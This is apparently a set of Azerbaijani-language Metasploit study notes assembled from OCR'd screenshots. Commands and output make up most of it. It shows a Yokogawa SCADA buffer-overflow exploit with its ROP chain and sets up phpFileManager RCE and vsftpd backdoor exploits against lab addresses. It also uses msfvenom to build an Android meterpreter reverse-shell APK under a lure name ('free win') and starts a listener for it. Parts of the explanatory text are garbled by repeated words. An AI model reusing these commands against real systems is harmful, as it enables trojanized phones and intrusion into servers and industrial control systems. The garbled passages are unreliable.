
```
msf6 > search type:payload

Matching Modules
================

   #    Name                                                      Disclosure Date  Rank    Check  Description
   -    ----                                                      ---------------  ----    -----  -----------
   0    payload/aix/ppc/shell_bind_tcp                            .                normal  No     AIX Command Shell, Bind TCP Inline
   1    payload/aix/ppc/shell_find_port                           .                normal  No     AIX Command Shell, Find Port Inline
   2    payload/aix/ppc/shell_reverse_tcp                         .                normal  No     AIX Command Shell, Reverse TCP Inline
   3    payload/aix/ppc/shell_interact                            .                normal  No     AIX execve Shell for inetd
   4    payload/cmd/unix/adduser                                  .                normal  No     Add user with useradd
   5    payload/android/meterpreter_reverse_http                  .                normal  No     Android Meterpreter Shell, Reverse HTTP Inline
   6    payload/android/meterpreter_reverse_https                 .                normal  No     Android Meterpreter Shell, Reverse HTTPS Inline
   7    payload/android/meterpreter_reverse_tcp                   .                normal  No     Android Meterpreter Shell, Reverse TCP Inline
   8    payload/android/meterpreter/reverse_http                  .                normal  No     Android Meterpreter, Android Reverse HTTP Stager
   9    payload/android/meterpreter/reverse_https                 .                normal  No     Android Meterpreter, Android Reverse HTTPS Stager
   10   payload/android/meterpreter/reverse_tcp                   .                normal  No     Android Meterpreter, Android Reverse TCP Stager
   11   payload/osx/armle/shell_bind_tcp                          .                normal  No     Apple iOS Command Shell, Bind TCP Inline
   12   payload/osx/armle/shell_reverse_tcp                       .                normal  No     Apple iOS Command Shell, Reverse TCP Inline
   13   payload/apple_ios/aarch64/shell_reverse_tcp               .                normal  No     Apple iOS aarch64 Command Shell, Reverse TCP Inline
   14   payload/osx/armle/vibrate                                 .                normal  No     Apple iOS iPhone Vibrate
   15   payload/apple_ios/aarch64/meterpreter_reverse_http        .                normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   16   payload/apple_ios/armle/meterpreter_reverse_http          .                normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   17   payload/apple_ios/aarch64/meterpreter_reverse_https       .                normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   18   payload/apple_ios/armle/meterpreter_reverse_https         .                normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   19   payload/apple_ios/aarch64/meterpreter_reverse_tcp         .                normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
   20   payload/apple_ios/armle/meterpreter_reverse_tcp           .                normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
   21   payload/multi/meterpreter/reverse_http                    .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   22   payload/multi/meterpreter/reverse_https                   .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   23   payload/bsd/sparc/shell_bind_tcp                          .                normal  No     BSD Command Shell, Bind TCP Inline
   24   payload/bsd/x86/shell_bind_tcp                            .                normal  No     BSD Command Shell, Bind TCP Inline
   25   payload/bsd/x86/shell_bind_tcp_ipv6                       .                normal  No     BSD Command Shell, Bind TCP Inline (IPv6)
   26   payload/bsd/x86/shell/bind_tcp                            .                normal  No     BSD Command Shell, Bind TCP Stager
   27   payload/bsd/x86/shell/bind_ipv6_tcp                       .                normal  No     BSD Command Shell, Bind TCP Stager (IPv6)
   28   payload/bsd/x86/shell_find_port                           .                normal  No     BSD Command Shell, Find Port Inline
   29   payload/bsd/x86/shell_find_tag                            .                normal  No     BSD Command Shell, Find Tag Inline
   30   payload/bsd/x86/shell/find_tag                            .                normal  No     BSD Command Shell, Find Tag Stager
   31   payload/bsd/sparc/shell_reverse_tcp                       .                normal  No     BSD Command Shell, Reverse TCP Inline
   32   payload/bsd/vax/shell_reverse_tcp                         .                normal  No     BSD Command Shell, Reverse TCP Inline
   33   payload/bsd/x86/shell_reverse_tcp                         .                normal  No     BSD Command Shell, Reverse TCP Inline
   34   payload/bsd/x86/shell_reverse_tcp_ipv6                    .                normal  No     BSD Command Shell, Reverse TCP Inline (IPv6)
   35   payload/bsd/x86/shell/reverse_tcp                         .                normal  No     BSD Command Shell, Reverse TCP Stager
   36   payload/bsd/x86/shell/reverse_ipv6_tcp                    .                normal  No     BSD Command Shell, Reverse TCP Stager (IPv6)
   37   payload/bsd/x86/exec                                      .                normal  No     BSD Execute Command
   38   payload/bsd/x64/shell_bind_tcp_small                      .                normal  No     BSD x64 Command Shell, Bind TCP Inline
   39   payload/bsd/x64/shell_bind_ipv6_tcp                       .                normal  No     BSD x64 Command Shell, Bind TCP Inline (IPv6)
   40   payload/bsd/x64/shell_reverse_tcp_small                   .                normal  No     BSD x64 Command Shell, Reverse TCP Inline
   41   payload/bsd/x64/shell_reverse_ipv6_tcp                    .                normal  No     BSD x64 Command Shell, Reverse TCP Inline (IPv6)
   42   payload/bsd/x64/exec                                      .                normal  No     BSD x64 Execute Command
   43   payload/bsd/x64/shell_bind_tcp                            .                normal  No     BSD x64 Shell Bind TCP
   44   payload/bsd/x64/shell_reverse_tcp                         .                normal  No     BSD x64 Shell Reverse TCP
```

msf6 > search type:posts

encoder__Encoder-lər payload-u dəyişdirərək antivirus sistemlərindən yayınmaq, firewall-ları firewall-ları keçmək və ya təhlükəsizlik sistemlərini çaşdırmaq üçün istifadə olunur. Payload-olunur. Payload-un işləmə funksiyası eyni qalır, amma forması dəyişir (kod "obfuscate" "obfuscate" olunur).

nops__NOPS (No-Operation Instructions) – sistemdə heç bir iş görməyən, amma sabitlik sabitlik yaratmaq və payload-un yerləşməsini düzənləmək üçün istifadə olunan byte-lardır byte-lardır (adi halda `\x90`).

evasions__Evasion texnikaları ilə payload və exploit-ləri gizlətmək, antiviruslardan və antiviruslardan və təhlükəsizlik sistemlərindən yayınmaq mümkündür. Encoder-lərlə oxşar lərlə oxşar funksiyası var, amma daha geniş sahələri əhatə edir (kod strukturu, zamanlama, zamanlama, davranış və s.).



msf6 > ? da yazmaq olar

Metasploit-də `help` əmri – istifadəçiyə **əldə olan əmrlərin siyahısını və onların nə işə yaradığını** göstərir. Bu, həm **Metasploit konsolu modul içərisində** işlədilir və çox faydalıdır – xüsusilə başlanğıc səviyyədə.

```
File  Actions  Edit  View  Help
        [ 'CVE', '2014-8782' ]
      ],
    'Payload'        =>
      {
        'Space'       => 8000,
        'DisableNops' => true,
        'BadChars'    => " \r\n"
      },
    'Platform'       => 'win',
    'Targets'        =>
      [
        [ 'Yokogawa CENTUM CS 3000 R3.08.50 / Windows [ XP SP3 / 2003 SP2 ]',
          {
            'Ret'    => 0x0042066e, # stackpivot from 2488 BKHOdeq.exe # ADD ESP,988 # RETN
            'Offset' => 8660,
            'StackPivotAdjustment' => 100
          }
        ]
      ],
    'DefaultOptions' =>
      {
        'EXITFUNC' => 'thread',
        'WFSDelay' => 10
      },
    'DisclosureDate' => '2014-03-10',
    'DefaultTarget'  => 0))

  register_options(
    [
      # Required for EIP offset
      Opt::RPORT(20171)
    ])
end

def check
  # It forces an huge allocation, which should fail,
  # and return back an error answer from the server
  # while parsing the packet header.
  pkt = build_pkt(0xffffffff)
  res = send_pkt(pkt)
  if valid_response?(res)
    return Exploit::CheckCode::Detected
  end

  Exploit::CheckCode::Safe
end

def exploit
  my_payload = payload.encoded
  rop_chain = create_rop_chain

  data = rand_text(target['StackPivotAdjustment'])
  data << rop_chain
  data << stack_adjust
  data << my_payload
  data << rand_text(target['Offset'] - data.length)
  data << generate_seh_record(target.ret)

  pkt = build_pkt(data.length, data)
```

```
File  Actions  Edit  View  Help
    rop_gadgets << rand_text(1752) # Padding because of the "ADD ESP,6D8" instr
    rop_gadgets << [
        0x61e62aa4,  # POP EBP # RETN [LibBKCCommon.dll]
        0x61e648c0,  # & push esp # ret  [LibBKCCommon.dll]
        0x66f3243f,  # POP EBX # RETN [libBKBEqrp.dll]
        0x00000001,  # 0x00000001-> ebx
        0x61e729dd,  # POP EDX # MOV EAX,5E5FFFFF # RETN [LibBKCCommon.dll]
        0x00001000,  # 0x00001000-> edx
        0x63a93f6f,  # POP ECX # RETN [libbkhopx.dll]
        0x00000040,  # 0x00000040-> ecx
        0x63ad1f6a,  # POP EDI # RETN [libbkhOdeq.dll]
        0x63dd3812,  # RETN (ROP NOP) [libbkhCsSrch.dll]
        0x61e60b4c,  # POP EAX # RETN [LibBKCCommon.dll]
        0x90909090,  # nop
        0x63ae5cc3,  # PUSHA
~
~
~
~
~
~
~
~
```

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command
                                                   t Framework console ... \
  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +-------------------------+-----------------------------+
  |                         |                             |
  |      __________         |                             |
  |  ==c(______(o(______(_()| |""""""""""|======[***      |
  |             )=\         | |  EXPLOIT   \              |
  |            // \\        | |_____________\_______      |
  |           //   \\       | |==[msf >]============\     |
  |          //     \\      | |______________________\    |
  |         // RECON \\     | \(@)(@)(@)(@)(@)(@)(@)/     |
  |        //         \\    |  ********************       |
  +-------------------------+-----------------------------+
  |      o O o              |        \'\/\/\/'/           |
  |              o O        |         )======(            |
  |                   o     |       .'  LOOT  '.          |
  | |^^^^^^^^^^^^^^|l___    |      /    _||__   \         |
  | |    PAYLOAD   |""\___, |     /    (_||_     \        |
  | |______________|__|)__| |    |     __||_)     |       |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "       |
  |  = = = = = = = = = = = = |     '--------------'        |
  +-------------------------+-----------------------------+


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search yokogawa

Matching Modules
================

   #  Name                                          Disclosure Date  Rank     Check  Description
   -  ----                                          ---------------  ----     -----  -----------
   0  auxiliary/admin/scada/yokogawa_bkbcopyd_client  2014-08-09       normal   No     Yokogawa BKBCopyD.exe Client
   1    \_ action: PMODE                            .                .        .      Leak the current database
   2    \_ action: RETR                             .                .        .      Retrieve remote file
   3    \_ action: STOR                             .                .        .      Store remote file
   4  exploit/windows/scada/yokogawa_bkbcopyd_bof     2014-03-10       normal   Yes    Yokogawa CENTUM CS 3000 BKBCopyD.exe Buffer Overflow
   5  auxiliary/dos/scada/yokogawa_logsvr             2014-03-10       normal   No     Yokogawa CENTUM CS 3000 BKCLogSvr.exe Heap Buffer Overflow
   6  exploit/windows/scada/yokogawa_bkhodeq_bof      2014-03-10       average  Yes    Yokogawa CENTUM CS 3000 BKHOdeq.exe Buffer Overflow
   7  exploit/windows/scada/yokogawa_bkesimmgr_bof    2014-03-10       normal   Yes    Yokogawa CS3000 BKESimmgr.exe Buffer Overflow
   8  exploit/windows/scada/yokogawa_bkfsim_vhfd      2014-05-23       normal   No     Yokogawa CS3000 BKFSim_vhfd.exe Buffer Overflow


Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/scada/yokogawa_bkfsim_vhfd

msf6 > use 6
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/scada/yokogawa_bkhodeq_bof) > back
msf6 > search phpfilemenager
[-] No results from search
msf6 > use multi/http/phpfilemanager_rce
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Yokogawa haqqında

Metasploit Framework-də **Yokogawa** ilə bağlı exploit modulu mövcuddur. **Yokogawa** – əsasən sənaye avtomatlaşdırma sistemləri (SCADA/DCS) istehsal edən bir Yapon şirkətidir. Bu sistemlər enerji, neft, qaz və digər sənaye sahələrində istifadə olunur. Metasploit bu sistemlər üçün müəyyən zəiflikləri (vulnerabilities) əhatə edən modullar təqdim edir.

```
exploit/windows/scada/yokogawa_cs3000_bkc_login_bof
-------------------------------------------------------------------------------------------
Bu exploit Yokogawa CENTUM CS 3000 DCS sistemində olan Stack Buffer Overflow zəifliyindən istifadə
edir.

Versiya: CENTUM CS 3000 R3.08.50 və ya daha aşağı.

Hücum zamanı, sistemə zərərli paket göndərilərək arbitrary code execution (istədiyin kodun işlədilməsi)
əldə olunur.
```

Exploit TCP 80 portu üzərindən işləyir.

```
msf6 > use 6
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/scada/yokogawa_bkhodeq_bof) > back
msf6 > search phpfilemenager
[-] No results from search
msf6 > use multi/http/phpfilemanager_rce
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/http/phpfilemanager_rce) > show options

Module options (exploit/multi/http/phpfilemanager_rce):

   Name       Current Setting                 Required  Description
   ----       ---------------                 --------  -----------
   Proxies                                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80                              yes       The target port (TCP)
   SSL        false                           no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpFileManager-0.9.8/index.php yes       The path of phpFileManager
   VHOST                                      no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   phpFileManager / Unix



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/phpfilemanager_rce) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   phpFileManager / Unix
    1   phpFileManager / Windows


msf6 exploit(multi/http/phpfilemanager_rce) > back
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

PHP File Manager – PHP ilə yazılmış, veb əsaslı fayl idarəetmə sistemidir. Adətən istifadəçilərə faylları yükləmək, silmək, redaktə etmək, və təşkil etmək üçün veb interfeysi təqdim edir. Bu cür sistemlər paylaşılan serverlərdə və ya hosting xidmətlərində istifadə oluna bilər.

PHP File Manager təhlükəsizlik baxımından çox vaxt zəifliklərə meyllidir, çünki düzgün qurulmadıqda və ya zəif qurulmadıqda və ya zəif şifrələmələr, autentifikasiya və ya icazələrə diqqət yetirilmədikdə bu cür tətbiqlər tətbiqlər **təhlükəsizlik boşluqları** aça bilər.

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.107    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

vsftpd

VSFTPD (Very Secure FTP Daemon) – təhlükəsiz və yüksək performanslı **FTP server** proqramıdır. Bu, əsasən Linux və Unix əsaslı əməliyyat əməliyyat sistemlərində istifadə olunur və FTP (File Transfer Protocol) xidmətlərini təqdim edir. VSFTPD, müxtəlif təhlükəsizlik xüsusiyyətləri ilə xüsusiyyətləri ilə tanınır, lakin zaman-zaman zəifliklər aşkarlanıb, bunlar Metasploit kimi alətlərlə istismar edilə bilər.VSFTPD-nin təhlükəsizlik nin təhlükəsizlik zəiflikləri arasında ən məşhuru **2011-ci ildə tapılan VSFTPD 2.3.4 backdoor** zəifliyidir. Bu zəiflik, serverdə xüsusi bir versiyada xüsusi bir versiyada **remote code execution (RCE)** təhlükəsi yaradırdı.(**FTP** (File Transfer Protocol) – **fayl köçürmə protokolu** deməkdir və deməkdir və kompüterlər arasında **faylları ötürmək** üçün istifadə olunan bir **şəbəkə protokoludur**.)


```
┌──(kali㉿kali)-[~]
└─$  msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15  LPORT=4444 R > /home/kali/Desktop/uc/pulsuzqazan.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10231 bytes


┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
       the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                          `.  ,'/ .'
                           `. X /.'
                 .-;--''-- .. _ ` ` (
               .'            /   `
              ,            ` '   Q '
              ,         ,   `._    \
           ,.|         '     `-.;_'
           :. . `  ;    `  ` --,..__;
           ` . `   ,   )   .'
              `._ ,  .   /_
                ;.'__,;`  ``-
                  ``--..__`-`

                          https://metasploit.com


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > android/meterpreter/reverse_tcp
[-] Unknown command: android/meterpreter/reverse_tcp. Run the help command for more details.
This is a module we can load. Do you want to use android/meterpreter/reverse_tcp? [y/N]   n
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
```

```
msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > SET LPORT 4444
[-] Unknown command: SET. Did you mean set? Run the help command for more details.
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
```

sonuncu mesajdan heqiqeten bunun islediyini gormek olar

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
